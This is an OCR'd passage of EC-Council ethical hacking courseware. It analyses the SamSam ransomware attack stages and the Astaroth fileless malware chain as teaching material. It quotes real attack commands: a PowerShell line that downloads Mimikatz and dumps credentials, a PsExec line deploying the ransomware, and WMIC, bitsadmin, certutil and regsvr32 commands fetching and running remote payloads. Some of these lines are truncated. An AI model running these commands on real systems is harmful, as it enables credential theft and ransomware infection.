
Structure:

The SamSam ransomware consists of the following components:

- **Batch file**: The batch file is mainly responsible for executing the malware.
- **Runner**: The runner component tries to perform decryption, and the payload is then executed.
- **Decryptor**: It tries to decrypt the payload, which is placed in a separate DLL file. Then, the key will be generated from the password provided by the attackers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages



https://www.secureworks.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages (Cont'd)

Pre-Exploitation

Stage 1: Gains Access to Vulnerable Servers

- In this stage, attackers check for the presence of **unpatched RDP vulnerabilities** in **internet-facing remote servers** to gain an **initial foothold** in a victim's network


Stage 2: Harvests Admin Credentials

- Once they identify vulnerable servers, they employ **Mimikatz** or **NLBrute RDP** brute-force tools to **harvest admin credentials** and **perform privilege escalation**

Stage 3: Spreads Infection

- Next, they **create SOCKS proxies** to tunnel the traffic and exploit admin tools like **PsExec, WMI, and RDP** to **spread SamSam** to the rest of the computers

NLBrute RDP Brute-Force Tool



PowerShell Command for Downloading Mimikatz

```
powershell.exe iex (New-Object
Net.WebClient).DownloadString('https://raw.githubuse
Mimikatz.ps1');Invoke-Mimikatz -DumpCreds
```

https://www.secureworks.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages (Cont'd)

Exploitation

Stage 4: Deploys Payload

- After gaining access to **all the vulnerable servers** in the network, a **batch file (.Bat)** is executed on all servers
- This custom ransomware **.NET binary file (.Bat)** contains two embedded executables:
  - **del.exe or delfiletype.exe** (SDelete Sysinternals program)
  - **selfdel.exe** (used to delete its malicious activity)

Batch Script Deploying SamSam payload (character2.exe)

```
ps -accepteula -s \<hostname> cmd.exe /c if
exist C:\windows\system32\character2.exe start
/b character2.exe <hostname>_PublicKey.keyxml
```

SamSam Ransomware Binary

https://www.secureworks.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages (Cont'd)

Exploitation (Cont'd)

Stage 5: Executes Payload and Encrypts Local Files

- After executing the binary file, the ransomware performs **encryption of the target files** matching a **hard-coded list** of approximately **300 file extensions**


Examples of hard-coded targeted file extensions

```
'.xls','.xlsx','.pdf','.doc','.docx','.ppt','.pptx','.txt','.dwg','.bak','.bkf','.pst','.dbx','.zip','.rar','
'.3fr','.jar','.3g2','.xml','.png','.tif','.3gp','.java','.jpe','.jpeg','.jpg','.jsp','.php','.3pr','.7z','.
,'.act','.adb','.ads','.agdl','.ai','.ait','.al','.apj','.arw','.asf','.asm','.asx','.avi','.awg','.back','.
'.bik','.bkp','.blend','.bpw','.c','.cdf','.cdr','.cdr3','.cdr4','.cdr5','.cdr6','.cdrw','.cdx','.ce1','.ce2
'.cpp','.cr2','.craw','.crt','.crw','.phtml','.php5','.cs','.csh','.csl','.tih','.csv','.dac','.db','.db3','
'.dds','.der','.des','.design','.dgc','.djvu','.dng','.dot','.docm','.dotm','.dotx','.drf','.drw','.dtd','.d
'.fdb','.ffd','.fff','.fh','.fmb','.fhd','.fla','.flac','.flv','.fpx','.fxg','.gray','.grey','.gry','.h','.h
'.incpas','.indd','.kc2','.kdbx','.kdc','.key','.kpdx','.lua','.m','.m4v','.max','.mdc','.mdf','.mef','.mfw'
'.mrw','.msg','.myd','.nd','.ndd','.nef','.nk2','.nop','.nrw','.ns2','.ns3','.ns4','.nsd','.nsf','.nsg','.ns
'.odf','.odg','.odm','.odp','.ods','.odt','.oil','.orf','.ost','.otg','.oth','.otp','.ots','.ott','.p12','.p
,'.pdd','.pef','.pem','.pfx','.pl','.plc','.pot','.potm','.potx','.ppam','.pps','.ppsm','.ppsx','.pptm','.pr
'.qbb','.qbm','.qbr','.qbw','.qbx','.qby','.r3d','.raf','.rat','.raw','.rdb','.rm','.rtf','.rw2','.rwl','.rw
'.sldx','.sql','.sqlite','.sqlite3','.sqlitedb','.sr2','.srf','.srt','.srw','.st4','.st5','.st6','.st7','.st
'.sxg','.sxi','.sxi','.sxm','.sxw','.tex','.tga','.thm','.tlg','.vob','.war','.wallet','.wav','.wb2','.wmv',
```

https://www.secureworks.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SamSam Ransomware Attack Stages

SamSam ransomware attacks occur in three phases:

- Pre-Exploitation Phase
- Exploitation Phase
- Post-Exploitation Phase




Figure 7.104: Stages in SamSam Ransomware attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Pre-Exploitation Phase

- **Stage 1: Gains Access to Vulnerable Servers**

  In the initial stage of the pre-exploitation phase, the SamSam ransomware attackers check for the presence of unpatched RDP vulnerabilities in Internet-facing remote servers to gain an initial foothold in the victim's network.

- **Stage 2: Harvests Admin Credentials**

  Since SamSam ransomware creators are capable and efficient in combining commodity and proprietary tools with publicly available exploits and techniques, once they identify vulnerable unpatched servers with the RDP protocol, they employ Mimikatz or NLBrute RDP brute-force tools to harvest the admin credentials and perform privilege escalation. It has been found that the attackers mainly use PowerShell commands to call Mimikatz from an online PowerSploit repository.




Figure 7.105: Screenshot displaying NLBrute 1.2 RDP brute-force tool

```
powershell.exe iex (New-Object
Net.WebClient).DownloadString('https://raw.githubuse
Mimikatz.ps1');Invoke-Mimikatz -DumpCreds
```

Figure 7.106: Screenshot displaying PowerShell command to download Mimikatz

- **Stage 3: Spreads Infection**

  Once the attackers get admin access, they perform reconnaissance of the compromised network infrastructure using custom scripts or SystemTools' Hyena tool. They also create SOCKS proxies to tunnel the traffic and exploit legitimate admin tools such as PsExec, WMI, and RDP to spread and execute SamSam on the rest of the computers present in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploitation Phase

The exploitation phase is illustrated in the figure below:




Figure 7.107: Exploitation phase flow chart

- **Stage 4: Deploys Payload**

  After gaining access to all the vulnerable servers in the network, a batch file (.bat) will be executed on all the servers.

```
ps -accepteula -s \<hostname> cmd.exe /c if
exist C:\windows\system32\character2.exe start
/b character2.exe <hostname>_PublicKey.keyxml
```

Figure 7.108: Batch Script Deploying SamSam payload (character2.exe)

This custom ransomware .NET binary file (.bat) originally contained two embedded executables: del.exe or delfiletype.exe (SDelete Sysinternals program) and selfdel.exe (used to delete its malicious activity).




Figure 7.109: SamSam Ransomware Binary

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Stage 5: Executes Payload and Encrypts Local Files**

  After executing the binary file, the ransomware performs encryption of the target files matching a hard-coded list of approximately 300 file extensions. Before starting the encryption process, it categorizes the files by size (less than 250 MB, 500 MB, 1000 MB, and larger than 1000 MB) and encrypts the smallest files first. The malware also attempts to unlock files that are in use, presumably to ensure that active documents are encrypted, and cause maximum damage to the victim.

  Files are encrypted using the Windows Cryptography API with a symmetric-encryption algorithm (Rijndael) key that is randomly generated on the compromised system. The ransomware then encrypts the Rijndael key with an RSA-2048 public key, thereby providing adequate protection from the incident responders' recovery efforts.




Figure 7.110: Examples of hard-coded target file extensions

Post-Exploitation Phase

- **Stage 6: Demands for Ransom**

  After encrypting the files of interest, the ransomware launches the Windows SDelete program to wipe the free space on the disk to hinder recovery efforts. The malware also deletes the main ransomware binary and the free space wiper. Then, it deploys another binary to delete all backup files from the local system and any network-accessible drives. When the encryption is complete, the ransomware displays an HTML extortion message (ransom note) on the victim's system, demanding a bitcoin amount for each affected system or a larger amount for all affected systems. The message also specifies a seven-day deadline for payment. The value of the ransom changes every year. The current value of the ransom that the SamSam ransomware is demanding is 3 bitcoins (approximately $41,700) for all systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.111: SamSam Ransomware Ransom Note

The creators of SamSam ransomware use a WordPress website to coordinate ransomware payments with the victims. Once the victim pays the ransom, the threat actors provide a download link to a unique XML executable file and the corresponding RSA private key to decrypt the files.





Figure 7.112: SamSam Ransomware – WordPress Comments

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Sometimes, to avoid attention from law enforcement agencies, threat actors also coordinate ransom payments and communications via websites accessible only from the Tor network.

Figure 7.113: SamSam Ransomware – Tor Ransom Payment and Communication Portal

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fileless Malware Analysis: Astaroth Attack

Astaroth is a fileless malware that has recently become very popular. It completely lives off the land, only running legitimate system tools throughout the lifecycle of the attack. Such an attack includes multiple steps that adopt various fileless techniques to inject malware. The attack starts by sending a spear-phishing email embedded with a malicious link to an LNK file. When the victim double clicks the malicious link, the LNK file initiates the execution of the WMIC tool with the "/format" parameter, which further downloads and executes JavaScript code. This JavaScript code initiates the execution of the Bitsadmin tool to download malicious payloads. All the payloads used in the attack are encoded using Base64 and decoded using the Certutil tool. Only two payloads are decoded, thereby resulting in two DLL files, while the other files remain in the encoded format. Finally, the Regsvr32 tool is used to execute the decoded DLL files, to decode and run other payloads until the Astaroth payload is injected into the Userinit process. Once Astaroth is injected into the process memory, it can steal critical information such as keystrokes and credentials, exfiltrate other data, and send the information to the attacker.

Steps involved in Astaroth Attack:

- **Step 1: Sending spear-phishing email**

  The attacker sends a specially crafted spear-phishing email embedded with a malicious URL to the victim. The URL contains misleading names such as **`certidao.htm`**, **`abrir_documento.htm`**, and **`pedido.htm`**. When the victim clicks on the link, it automatically redirects the victim to the malicious ZIP archive **`certidao.htm.zip`** that includes the **`certidao.htm.lnk`** LNK file. When the victim clicks on the ZIP file, it executes an obfuscated BAT command.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2: Exploiting WMIC**
  - **Step 2.1:** The BAT command executed in the previous step runs WMIC.exe as shown below:

```
WMIC.exe os get ved5hit39, 25hit8, numberofusers
/format:"https://storage.googleapis.com/ultramaker/09/v.txt#[redacted]"
```

Figure 7.114: Running WMIC.exe

In the above code, the /format parameter sent to WMIC.exe downloads the v.txt file, an XSL file hosted on a malicious domain. This file has an embedded JavaScript code that is automatically executed by WMIC.exe. Furthermore, the JavaScript code runs WMIC.exe once again.

  - **Step 2.2:** WMIC.exe is executed again as follows:

```
WMIC.exe os get QMUTSQPK, JUXKBVOK, LNFYZKMH, freephysicalmemory
/format:"https://storage.googleapis.com/ultramaker/08/vv.txt#[redacted]"
```

Figure 7.115: Running WMIC.exe

The above code again downloads vv.txt, which is an XSL file that contains malicious JavaScript code that exploits system tools such as Bitsadmin, Certutil, and Regsvr32 in the following steps.

- **Step 3: Exploiting Bitsadmin**

The Bitsadmin tool is executed multiple times to download additional payloads as follows:

```
bitsadmin.exe /transfer msd5 /priority foreground
https://storage.googleapis.com/ultramaker/x/ 09/falxconxrenwb.jpg.zip.log?[redacted]
%PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z
```

Figure 7.116: Exploiting Bitsadmin

The downloaded payloads are encoded using Base64, and their filenames are as follows: **falxconxrenwb.~**, **falxconxrenw64.~**, **falxconxrenwxa.~**, **falxconxrenwxb.~**, **falxconxrenw98.~**, **falxconxrenwgx.gif**, **falxfonxrenwg.gif**.

- **Step 4: Exploiting Certutil**

Attackers abuse the Certutil tool to decode the downloaded payloads as follows:

```
certutil.exe -decode %PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z %PUBLIC%\Libraries
\temporary\falxconxrenwb.~
```

Figure 7.117: Exploiting Certutil

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Only two files are decoded into the DLL format, while the others remain in the encoded and obfuscated format.

- **Step 5: Exploiting Regsvr32**

  Now, attackers use the Regsvr32 tool to execute the decoded DLL files using the following command:

  ```
  regsvr32 /s falxconxrenw64.~
  ```

  falxconxrenw64.~ is a proxy DLL that loads and executes the second DLL file, **falxconxrenw98.~**. Furthermore, the second DLL initiates the execution of third DLL retrieved from f**alxconxrenwxa.~** and **falxconxrenwxb.~**

- **Step 6: Exploiting Userinit**

  The third DLL loaded and executed in the previous step reads and decodes **falxconxrenwgx.gif** into a DLL. This DLL is used to initiate the execution of **userinit.exe** and injects the decoded DLL. **falxconxrenwgx.gif** is a proxy DLL that retrieves, decodes, and loads the final DLL **falxconxrenwg.gif**, called the Astaroth, which is an information stealer.

